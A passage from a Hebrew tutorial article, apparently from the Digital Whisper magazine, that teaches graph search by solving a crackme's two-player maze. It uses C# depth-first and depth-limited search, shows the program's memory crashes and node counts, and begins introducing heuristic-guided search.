- אני לא משתמש בספריות מוכנות שקיימות ומאפשרות פעולות בתורת הגרפים. אנחנו נממש מימוש נאיבי של כל האלמנטים השונים בהם נשתמש כדי שלא יהיו "דברים מוסתרים" וכדי לא להתחיל הסבר ארוך על ספריות קיימות בתוך מאמר זה.

צמצום כמות הצמתים:

- איך נקטין (במידה מסויימת אך משמעותית מאוד) את כמות הצמתים שאנחנו שומרים? הפתרון שבו נשתמש כרגע – אנחנו לא הולכים לפתח צמתים שהם "קירות" כלומר ששחקן ביצע פעולה לא חוקית. מכיוון שיש כמות גדולה של כאלה, כמות הצמתים שנפתח תקטן משמעותית.

ייצוג המבוך:

- איך נייצג את המבוך? נזכיר שאנחנו שומרים את המבוך פעם אחת, ולא עבור כל צומת בגרף, כי המבוך הרי סטאטי.
- מכיוון שאין סיבה לסבך אז נשתמש בייצוג פשוט – byte לכל תא במבוך המבוך. נסמן 1 בתור "קיר" ו-0 בתור "מעבר".
- נשים לב שהאלגוריתם שנכתוב יוכל לעבוד גם על מבוכים אחרים וחוקים אחרים, בסופו של דבר, על ידי כתיבה גנרית.



המבוך שאורי הציג נראה כך:

```

83 XX XX XX XX XX C3 XX XX XX A8 XX XX XX XX XX XX XX 9A 29 11 XX 53 79 F8
XX F0 08 C2 B9 F8 XX 9B 12 83 XX 42 0A 80 C1 XX 28 7B 82 XX 43 5B 00 4A XX C3
XX 91 XX A3 XX FA A1 7A XX 11 20 C2 B3 XX 53 7B 72 XX B8 09 XX XX EB CB XX 08
XX 63 XX D0 DB XX XX XX 48 XX XX XX XX AB XX XX XX FA XX C3 13 91 XX 30 21 XX
XX 01 3A XX 72 3B 9B E2 B0 CB 70 82 33 XX 72 XX 52 8B 00 62 XX 22 59 XX 3A AB
XX B3 0B 61 XX XX 60 XX XX XX XX 0B 30 30 53 61 59 XX 32 F8 83 E1 31 33 XX 42
4A XX XX 0B 7B XX 99 03 69 B9 B3 F2 XX XX XX A9 29 BB XX XX 08 F1 XX XX 18 03
XX D1 73 XX 58 XX A1 XX XX XX XX 68 XX 93 9B XX 4B XX 28 E3 XX BA BA 12 XX 28
XX 13 XX 8A AB C1 XX 5A A9 11 61 63 XX XX F0 D2 60 E8 XX 39 XX XX XX E1 XX E0
03 30 XX 40 XX 7A XX 83 XX XX 4B XX 39 00 9A XX 82 A1 D9 F1 A0 F8 98 42 88 XX
AA XX XX 91 XX XX XX D1 XX FA XX 6A XX 4B C2 XX 51 XX B0 XX XX XX 63 XX 92 XX
XX 39 53 12 3B 50 3B BA XX 72 48 4B XX 4A XX 52 62 BA XX 11 38 81 XX D1 B0 XX
XX 49 XX XX 12 XX 42 30 7B XX XX 99 FB XX 69 30 XX 13 79 90 XX 5B 63 D0 40 XX
XX 8A 71 C3 XX FB 82 XX 43 68 88 0A 90 XX C9 62 21 XX XX XX 70 XX XX XX F1 XX
XX 98 60 89 A0 XX XX D0 XX XX XX XX 7A 3A XX 7A XX 99 80 C0 39 91 XX 78 11 XX
XX AB FB 6B 61 28 0B 0A 88 F0 C3 XX B1 XX A1 B8 81 XX 13 XX 08 F8 D0 21 XX E1
09 XX XX XX XX BA XX XX XX XX XX 93 99 42 XX 92 79 33 80 XX 01 7A XX B1 6B
9A 73 12 08 03 XX B8 XX XX XX XX XX XX XX XX DB XX XX XX XX XX XX 2A A9 30

```

כאשר XX אלו המקומות שאסור לגעת בהם, וכל מספר אחר זה מקום שאפשר לגעת בו. כדי לפתור את הבעיה אנחנו לא צריכים את כל הבלגן הזה ונעבור לייצוג עם 0 ו-1 כפי שהצענו.

הפעלתי 2 החלפות פשוטות על הטקסט (בעזרת EditPlus):

- הפכתי XX ל-"1".
- לאחר מכן עשיתי את החלפת ה-regex הבאה: החלפתי את [A-Z|0-9][A-Z|0-9] ל-"0".


התוצאה הרבה יותר נקיה:

0	1	1	1	1	1	0	1	1	1	0	1	1	1	1	1	1	1	0	0	0	1	0	0	0		
1	0	0	0	0	0	1	0	0	0	1	0	0	0	0	1	0	0	0	1	0	0	0	0	1	0	
1	0	1	0	1	0	0	0	1	0	0	0	0	1	0	0	0	1	0	0	1	1	0	0	1	0	
1	0	1	0	0	1	1	1	0	1	1	1	1	0	1	1	1	0	1	0	0	0	1	0	0	1	
1	0	0	1	0	0	0	0	0	0	0	0	0	1	0	1	0	0	0	0	1	0	0	1	0	0	
1	0	0	0	1	1	0	1	1	1	1	0	0	0	0	0	0	1	0	0	0	0	0	0	1	0	
0	1	1	0	0	1	0	0	0	0	0	0	1	1	1	0	0	0	1	1	0	0	1	1	0	0	
1	0	0	1	0	1	0	1	1	1	1	0	1	0	0	1	0	0	1	0	0	1	0	0	0	1	0
1	0	1	0	0	0	1	0	0	0	0	0	1	1	0	0	0	0	1	0	1	1	1	0	1	0	
0	0	1	0	1	0	1	0	1	1	0	1	0	0	0	1	0	0	0	0	0	0	0	0	0	0	1
0	1	1	0	1	1	1	0	1	0	1	0	1	0	0	1	0	1	0	1	1	1	0	1	0	1	
1	0	0	0	0	0	0	0	1	0	0	0	1	0	1	0	0	0	1	0	0	0	1	0	0	1	
1	0	1	1	0	1	0	0	0	1	1	0	0	1	0	0	1	0	0	0	1	0	0	0	0	1	
1	0	0	1	0	0	1	0	0	0	0	0	1	0	0	0	1	1	1	0	1	1	1	0	1		
1	0	0	0	0	1	1	0	1	1	1	1	0	0	1	0	1	0	0	0	0	0	1	0	0	1	
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1	0	0	0	0	1	0	
0	1	1	1	1	0	1	1	1	1	1	1	0	0	0	1	0	0	0	0	1	0	0	1	0	0	
0	0	0	0	0	1	0	1	1	1	1	1	1	1	0	1	1	1	1	1	1	1	1	1	0	0	0

יצוג צמתיים:

- אין צורך לשמור בכל פעם את כל המבוך – המבוך הוא סטאטי. יש לשמור רק את המיקום של השחקן האדום והשחקן הכחול.
- נשמור את האות (האופרטור) שהביא אותנו למצב הנוכחי, או * עבור מצב ההתחלה.
- כל צומת יחזיק משתנה התייחסות (רפרנס) לאבא שלו. ככה כשנפתור את המבוך נוכל לשחזר את המסלול שעברנו ולמצוא את ה-serial המתאים.

ב- DFS רגיל אנחנו מסמנים את הקשתות בהן עברנו. לצורך הפתרון שלנו אני הולך לסמן את הצמתיים בהן עברנו ולא את הקשתות. נעשה זאת על ידי שמירת כל צומת בו ביקרנו ב-hash table.



ייצוג אופרטורים:

כפי שמיד תראו בקוד, יצרתי רשימה של "פעולות מותרות". באופן הזה ניתן להתאים את עצמנו גם לבעיות דומות על ידי שינוי קל בהגדרת הפעולות.

שימו לב שמבחינת יעילות וכמות פעולות מינימלית הקוד שאני מדגים הוא נוראי. כשאנחנו נטפל בבעיות מסובכות אין מנוס לפעמים מכתובת קוד מכוער ויעיל, אבל בדוגמא זו אני מרשה לעצמי להדגיש דווקא את הקריאות והגמישות. אם היינו רוצים להיות יעילים היינו כותבים קוד דמוי זה שמופיע ב-crackme ועוברים ממקום למקום במבוך בעזרת הקוד הזה, ולא בעזרת מערך אופרטורים כמו שנציג.

אז איך מוגדרים האופרטורים? את המבנה המלא נראה בהמשך, אבל כך זה נראה ב-main():

```
// A = Blue Left, Red Left
legalOperators.Add(new MazeOperator(
    operatorChar: 'A', redChange: MOVE_LEFT, blueChange: MOVE_LEFT));

// B = Blue Left, Red Up
legalOperators.Add(new MazeOperator(
    operatorChar: 'B', redChange: MOVE_UP, blueChange: MOVE_LEFT));

// C = Blue Left, Red Down
legalOperators.Add(new MazeOperator(
    operatorChar: 'C', redChange: MOVE_DOWN, blueChange: MOVE_LEFT));
```

מיקומי ההתחלה:

אני נשבע לכם שזה היה הקטע הכי קשה בכל המאמר הזה – לדאוג שהשחקנים יתחילו במקום שהם אמורים להתחיל – ספירת משבצות על המבוך ומציאת ה-X וה-Y שלהם. התוצאה הסופית:

```
Point redPlayerStartLocation = new Point(9, 23);
Point bluePlayerStartLocation = new Point(15, 9);
Point targetLocation = new Point(13, 1);
```



נסיון ראשון – הפעלת DFS פשוט על המבוך

הפונקציה הראשונה שכתבתי לצורך הפתרון נראתה כך:

```
private void DFS_Solve(Node currentNode, out bool foundSerial)
{
    // Did we find the target?
    if (IsTargetNode(currentNode))
    {
        calculateResultSerial(currentNode);
        foundSerial = true;
        return;
    }

    // Find all possible nodes for the next move
    List<Node> possibleMoves = GetAllPossibleNodes(currentNode);

    // While there are nodes that we didn't check yet
    while (possibleMoves.Count > 0)
    {
        // Lets take the first node
        Node nextSon = possibleMoves[0];

        // If the node is already in the visited nodes hash - delete it
        if (visitedNodes.Contains(nextSon))
        {
            possibleMoves.Remove(nextSon);
            continue;
        }

        // Now add the node to the visited list - we are going to visit
        // it If we won't find our target fast, this line will say BYE-
        // BYE to all of our RAM
        visitedNodes.Add(nextSon);


        // We don't need to visit this node again
        possibleMoves.Remove(nextSon);

        // Visit the node
        DFS_Solve(nextSon, out foundSerial);
        if (foundSerial) return;
    }

    foundSerial = false;
}
```

ההערות בגוף הפונקציה מסבירים את הפעולה שלה. בכל פעם אנחנו בוחרים צומת אחת מכלל הצמתים וממשיכים איתה.

התוצאה: קריסה מיידית



איור 7 - ההרצה הראשונה של התוכנית. תמיד אופטימיים בלי סיבה כשעושים את ההפעלה הראשונה (:


אוקיי, מה קרה פה? DFS נכנס לעומק יותר ויותר, עד שהמקום על מחסנית הקריאות הסתיים והתוכנית קרסה.

נסיון 2 - DFS עם הגבלת עומק

האלגוריתם DFS אינו שלם עבור גרפים אינסופיים. אלגוריתם שלם פירושו שהוא תמיד מוצא פתרון. הזכרנו במאמר הקודם שעבור גרף סופי DFS תמיד ימצא את הפתרון, אך כשאנחנו מדברים על גרף אינסופי זה לא נכון. למה? כי DFS יכול להמשיך במסלול (שגוי) כלשהו לנצח, ולפספס פתרון שקיים.

הפתרון לכך הוא הרחבה קלה של אלגוריתם DFS. להרחבה נקרא "DFS עם הגבלת עומק", שהיא בעצם אומרת – "אל תפתח מסלולים באורך יותר מאורך מקסימלי כלשהו".

במקרה כזה אלגוריתם DFS יהיה שלם במידה וקיים פתרון באורך המתאים. (אם תחשבו על זה – אנחנו בעצם אומרים – "תחתוך את כל המסלולים בגרף שהם מעבר לאורך X". כאשר X סופי, חזרנו למצב שיש לנו ביד גרף סופי).



הוספת הגבלת עומק לקוד:

```
private void DFS_Solve(Node currentNode, out bool foundSerial)
{
    // Did we find the target?
    if (IsTargetNode(currentNode))
    {
        calculateResultSerial(currentNode);
        foundSerial = true;
        return;
    }

    // DFS with limited depth
    if (currentNode.Depth > MAX_DFS_DEPTH)
    {
        foundSerial = false;
        return;
    }

    // Find all possible nodes for the next move
    List<Node> possibleMoves = GetAllPossibleNodes(currentNode);

    // While there are nodes that we didn't check yet
    while (possibleMoves.Count > 0)
    {
        // Lets take the first node
        Node nextSon = possibleMoves[0];

        // If the node is already in the visited nodes hash - delete it
        if (visitedNodes.Contains(nextSon))
        {
            possibleMoves.Remove(nextSon);
            continue;
        }


        // Now add the node to the visited list - we are going to visit
        // it If we won't find our target fast, this line will say BYE-
        // BYE to all of our RAM
        visitedNodes.Add(nextSon);

        // We don't need to visit this node again
        possibleMoves.Remove(nextSon);

        // Visit the node
        DFS_Solve(nextSon, out foundSerial);
        if (foundSerial) return;
    }
    foundSerial = false;
}
```

בשביל העניין, תוך כדי פעולת התוכנית ביקשתי שכל 100,000 צמתים שנוצרו – התוכנה תציג הודעה על המסך, ע"מ שנוכל להתרשם מכמות הצמתים הנוצרת.

זהו, הוספנו הגבלת עומק ל-DFS שלנו. האם סוף-סוף התוכנה תמצא את ה-serial שלנו?



```
C:\Windows\system32\cmd.exe
Nodes : 21800000
Nodes : 21900000
Nodes : 22000000
Nodes : 22100000
Nodes : 22200000
Nodes : 22300000
Nodes : 22400000
Nodes : 22500000
Nodes : 22600000
Nodes : 22700000
Nodes : 22800000
Nodes : 22900000
Nodes : 23000000
Nodes : 23100000
Nodes : 23200000
Nodes : 23300000
Nodes : 23400000
Nodes : 23500000
Nodes : 23600000
Nodes : 23700000
Nodes : 23800000
Nodes : 23900000
Unhandled Exception: OutOfMemoryException.
```

איור 8 - צוות Digital Whisper - מומחים בתוכניות קורסות מאז האלף הקודם

התוכנה קרסה רגע לפני שיצרה 24,000,000 צמתים מחוסר זכרון.

עצירה למחשבה - בואו נראה כמה המצב שלנו בעייתי

האם 24,000,000 צמתים מספיקים?

עצירה למחשבה. אנחנו יודעים שיש לנו במימוש הנוכחי מקום לכ-24,000,000 צמתים בזכרון. האם 24,000,000 מליון צמתים מספיקים לנו במידה ונשפר מעט את האלגוריתם?

אנחנו יודעים שאין פתרון ב-10 צמתים, אבל לצורך החשיבה הרצתי את התוכנה עם הגבלת עומק של 10 צמתים כדי לגלות כמה צמתים (אמיתיים, ללא קירות) יש לנו עד עומק 10:

```
C:\Windows\system32\cmd.exe
Nodes: 15200000
Nodes: 15300000
Nodes: 15400000
Nodes: 15500000
Nodes: 15600000
Nodes: 15700000
Nodes: 15800000
Nodes: 15900000
Nodes: 16000000
Nodes: 16100000
Nodes: 16200000
Nodes: 16300000
Nodes: 16400000
Nodes: 16500000
Nodes: 16600000
Nodes: 16700000
Nodes: 16800000
Nodes: 16900000
Nodes: 17000000
Nodes: 17100000
Nodes: 17200000
Nodes: 17300000
Nodes: 17400000
No Serial Found. Total number of nodes: 17449414
Press any key to continue . . .
```

איור 9 - בדיקה - כמה צמתים יש בבעיה שלנו ב-10 הרמות הראשונות

עבור עומק 10 יש 17,449,414 צמתים. זה בעייתי כשאנחנו יודעים שהזכרון במחשב מספיק בערך 24,000,000 צמתים והמסלול ארוך ממש מ-10.

שווה להדגיש את החסכון שעשינו בצמתים, כשהחישוב התיאורטי חישב 1,099,511,627,776 צמתים לרמה 10. עם זאת, אנחנו רואים שלמרות החסכון 24,000,000 צמתים זה מספר לא מעשי כדי לפתור את הבעיה.

הצעה – איסור מעגלים

מה אם נחשיב צמתים כזהים גם אם מגיעים אליהם בעומק שונה? כאמור בפתרון של בעיה כללית המצב הזה לא נכון – יתכן שפתרון נכון יחייב מעגל.

האם זה חוסך הרבה צמתים? נסתכל על כל המסלולים באורך 10 ללא מעגלים.

```

C:\Windows\system32\cmd.exe
Nodes: 15200000
Nodes: 15300000
Nodes: 15400000
Nodes: 15500000
Nodes: 15600000
Nodes: 15700000
Nodes: 15800000
Nodes: 15900000
Nodes: 16000000
Nodes: 16100000
Nodes: 16200000
Nodes: 16300000
Nodes: 16400000
Nodes: 16500000
Nodes: 16600000
Nodes: 16700000
Nodes: 16800000
Nodes: 16900000
Nodes: 17000000
Nodes: 17100000
Nodes: 17200000
Nodes: 17300000
Nodes: 17400000
No Serial Found. Total number of nodes: 17409279
Press any key to continue . . .
    
```

איור 10 - קיימים 17,409,279 צמתים באורך 10 ללא מעגלים בבעיה שלנו

אנחנו לא ניישם שיטה זו מכיוון שאנחנו עלולים לפספס בה את הפתרון, אך בבעיות בהן אתם תתקלו – לפעמים זו יכולה להיות גישה שעוזרת לצמצום כמות המצבים.

הדגמה נוספת – לוח 5 על 5

בואו נראה את המצב עם לוח פשוט – לוח בגודל 5 על 5 שכולו ריק. ולפני זה – למה אנחנו בכלל עושים את כל הניסויים האלו? התשובה – כדי ללמוד. הבעיה שלנו היא לא מהבעיות הפשוטות ביותר, והיא נתנת לנו הזדמנויות להרגיש קצת איך פתרונות בפועל של AI מתפקדים.


הקוד של הדוגמא נמצא בקובץ **AI-Maze - Simple DFS.zip**, ותוכלו להורידו מהכתובת הבאה:

http://www.digitalwhisper.co.il/files/Zines/0x0D/AI-Maze_-_Simple_DFS.zip

הגבלה של עומק 10 עבור הלוח הבא:

0	0	0	0	0
0	0	0	0	0
0	0	0	0	0
0	0	0	0	0
0	0	0	0	0

בינה מלאכותית – חלק 3
www.DigitalWhisper.co.il



```
byte[,] maze = new byte[5, 5]
{
    { 0, 0, 0, 0, 0 },
    { 0, 0, 0, 0, 0 },
    { 0, 0, 0, 0, 0 },
    { 0, 0, 0, 0, 0 },
    { 0, 0, 0, 0, 0 },
};

Point redPlayerStartLocation = new Point(1, 1);
Point bluePlayerStartLocation = new Point(3, 3);
Point targetLocation = new Point(4, 2);
```

נפעיל את התוכנית (עם הגבלת עומק) ונקבל את התוצאה בעמודים הבאים.
הפתרון המתקבל מהרצת DFS על המבוך: (מוצג בשני טורים מטעמי עיצוב)

```
Operator: *
0 0 0 0 0
0 R 0 0 0
0 0 0 0 0
0 0 0 B 0
0 0 T 0 0
R:(1, 1) B:(3, 3) T:(4, 2)

Operator: K
0 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 R 0 0 0
B 0 T 0 0
R:(3, 1) B:(4, 0) T:(4, 2)

Operator: A
0 0 0 0 0
R 0 0 0 0
0 0 0 0 0
0 0 B 0 0
0 0 T 0 0
R:(1, 0) B:(3, 2) T:(4, 2)


Operator: O
0 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 B T 0 0
R:(4, 1) B:(4, 1) T:(4, 2)

Operator: B
R 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 B 0 0 0
0 0 T 0 0
R:(0, 0) B:(3, 1) T:(4, 2)

Operator: P
0 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 0 T 0 0
R:(4, 2) B:(4, 2) T:(4, 2)

Operator: C
0 0 0 0 0
R 0 0 0 0

Here's your serial: ABCFGKLP
Total number of nodes: 255365
```



```

0 0 0 0 0
B 0 0 0 0
0 0 T 0 0
R:(1, 0) B:(3, 0) T:(4, 2)

```

```

Operator: F
R 0 0 0 0
0 0 0 0 0
B 0 0 0 0
0 0 0 0 0
0 0 T 0 0
R:(0, 0) B:(2, 0) T:(4, 2)

```

```

Operator: G
0 0 0 0 0
B 0 0 0 0
0 0 0 0 0
0 0 0 0 0
0 0 T 0 0
R:(1, 0) B:(1, 0) T:(4, 2)

```

```

Operator: K
0 0 0 0 0
0 0 0 0 0
B 0 0 0 0
0 0 0 0 0
0 0 T 0 0
R:(2, 0) B:(2, 0) T:(4, 2)

```

```

Operator: L
0 0 0 0 0
0 0 0 0 0
0 R 0 0 0
B 0 0 0 0
0 0 T 0 0
R:(2, 1) B:(3, 0) T:(4, 2)

```

כמה דברים מעניינים:

- שימו לב שכדי למצוא את הפתרון היה על DFS לעבור 255,365 צמתים! (הרבה מסלולים שגויים בשביל למצוא את האחד הנכון). תכף נדון על הגורם לכך.
- יכול מאוד להיות שיש מסלולים באורך קצר יותר. קיבלנו כאן מסלול באורך 10.



הדרך למצוא מסלולים קצרים יותר היא DFS המתקדם בשכבות. לא נרחיב על כך במאמר הזה, אבל נראה כמה דוגמאות להגבלות עומק שונות ללוח הפשוט שלנו:

מה קורה אם מגבילים את העומק ל-4?

```
Here's your serial: CDKO
Total number of nodes: 3755
```

לעומק ?5

```
Here's your serial: CDKO
Total number of nodes: 3755
```


לעומק ?6

```
Here's your serial: ACDKOP
Total number of nodes: 11181
```

לעומק ?35

```
Here's your serial: ABCFGFKFKFKFKFKFKFKFKFKFKFKFKFKLKOCP
Total number of nodes: 355812
```

ראינו כאן מספר דוגמאות שמראות ש-DFS לא מוצא את הפתרון הקצר יותר. למען האמת- במצב רגיל קורה הרבה ש-DFS עם הגבלת עומק מבילה את רוב הזמן שלו דווקא ברמה האחרונה! הסבר: DFS יורד לעומק יותר ויותר במידה ולא מצא את הפתרון. כאשר הוא נתקל בהגבלת העומק – הוא כל פעם עולה רמה אחת למעלה, ואז מנסה שוב לרדת לרמה למטה (בגלל אופי DFS). התוצאה – האלגוריתם "רוקד" בין הרמה התחתונה לזו שלפניה במהלך רוב פעולתו.



חיפוש מיודעים בגרף - איך נסרוק את הגרף תוך כדי שאנחנו מייצרים מספר צמתים מעשי?

הנושא האחרון שנציג במאמר זה הוא חיפוש מיודעים בגרף.

כבני אדם אנחנו יודעים למצוא את הפתרון לבעיית המבוך במהירות גדולה יותר מאשר מעבר על מאות אלפי מצבים. למה? כי יש לנו ידע נוסף על הבעיה DFS במקרה הגרוע יעשה עבודה דומה לזו של BFS. כדי לסיים בזמן סביר נציג משפחה חדשה של אלגוריתמים – אלגוריתמים מיודעים. האלגוריתם הראשון שנציג הוא מעין הרחבה של DFS אך מדובר במשפחה שלמה של אלגוריתמים שלא קשורה לאלגוריתמים שראינו עד כה.

החיפוש בגרפים שראינו עד כה השתמשו רק בהגדרת הבעיה כדי לנסות להגיע אל הפתרון. כלומר: הגדרנו מהו המבוך, הגדרנו מהו מצב, הגדרנו איך עוברים למצב הבא, ונתנו לאלגוריתם לרוץ על כל האפשרויות. כמו שראינו – עבור הבעיה שלנו שיטה זו נכשלה עקב התפוצצות הזכרון.

אסטרטגיות חיפוש מיודעות משתמשות בידע נוסף כדי לזרז את החיפוש בגרף.


סביר להניח שרובכם, כאשר ראיתם את חידת המבוך, רואים איך אתם פותרים את החידה תוך פחות ממספר הבדיקות העצום שראינו שהתוכנה עשתה. איך אתם עושים את זה? אתם יודעים למשל שלא שווה לפתח מצבים אם הם שולחים אותנו למצב לא חוקי ("קיר"), כמו כן אתם רואים בעיניים את הכיוון הכללי שאתם רוצים שהשחקנים ילכו אליו, ומנסים קודם את האופרטורים שיקרבו אתכם לשם.

אם נסתכל על הקוד – ההבדל העיקרי בין הגישה שלכם לגישה של התוכנה הוא "מה המצב הבא שאני אבדוק". בתוכנה כרגע כתבנו:

```
// While there are nodes that we didn't check yet
while (possibleMoves.Count > 0)
{
    // Lets take the first node
    Node nextSon = possibleMoves[0];
}
```

כלומר בכל שלב של DFS, בחרנו כל פעם את האופרטור הראשון שעוד לא ניסינו (לפי הסדר שבו הם שמורים בקוד – שאין לו שום משמעות בפועל) והפעלנו אותו. בתור בני אדם אנחנו היינו בודקים את רשימת האופרטורים שאנחנו יכולים כרגע לבצע, ובחרים את זה שנראה לנו שיש לו את הסיכוי לקרב אותנו הכי הרבה לפתרון המבוך.

הרעיון הוא לקדד את הידע הנוסף הזה לתוך פונקציה בה תשתמש תוכנת ה-AI. הידע מקודד בדרך כלל בפונקציה להערכת מצבים הנקראת פונקציה יוריסטית. הפונקציה לרוב מנסה להעריך את המרחק



פונקציה הנותנת ניקוד לכל מצב

כעת אנחנו יודעים את המרחק של כל תא מתא התוצאה. איך נשקלל את זה בתוכנית? ראשית נתחיל בכתיבת פונקציה המקבלת מצב ומחזירה את הערך שלו.

יש לנו אפשרויות שונות לכתיבת פונקציה כזו מכיוון שיש לנו שני שחקנים. כמה דוגמאות:

- הציון של מצב יכול להיות הסכום של המרחק של השחקן האדום מהמטרה ועוד הסכום של השחקן הכחול מהמטרה.
- הציון של המצב יכול להיות המקסימום בין המרחקים של שני השחקנים מהמטרה.
- אפשר ללכת על פתרונות אחרים – למשל סכום המרחקים בריבוע. (שימו לב - פונקציה כזו תעדיף לקרב בכל פעם את השחקן הרחוק יותר).

איך זה יראה בקוד?

סכום מרחקים:

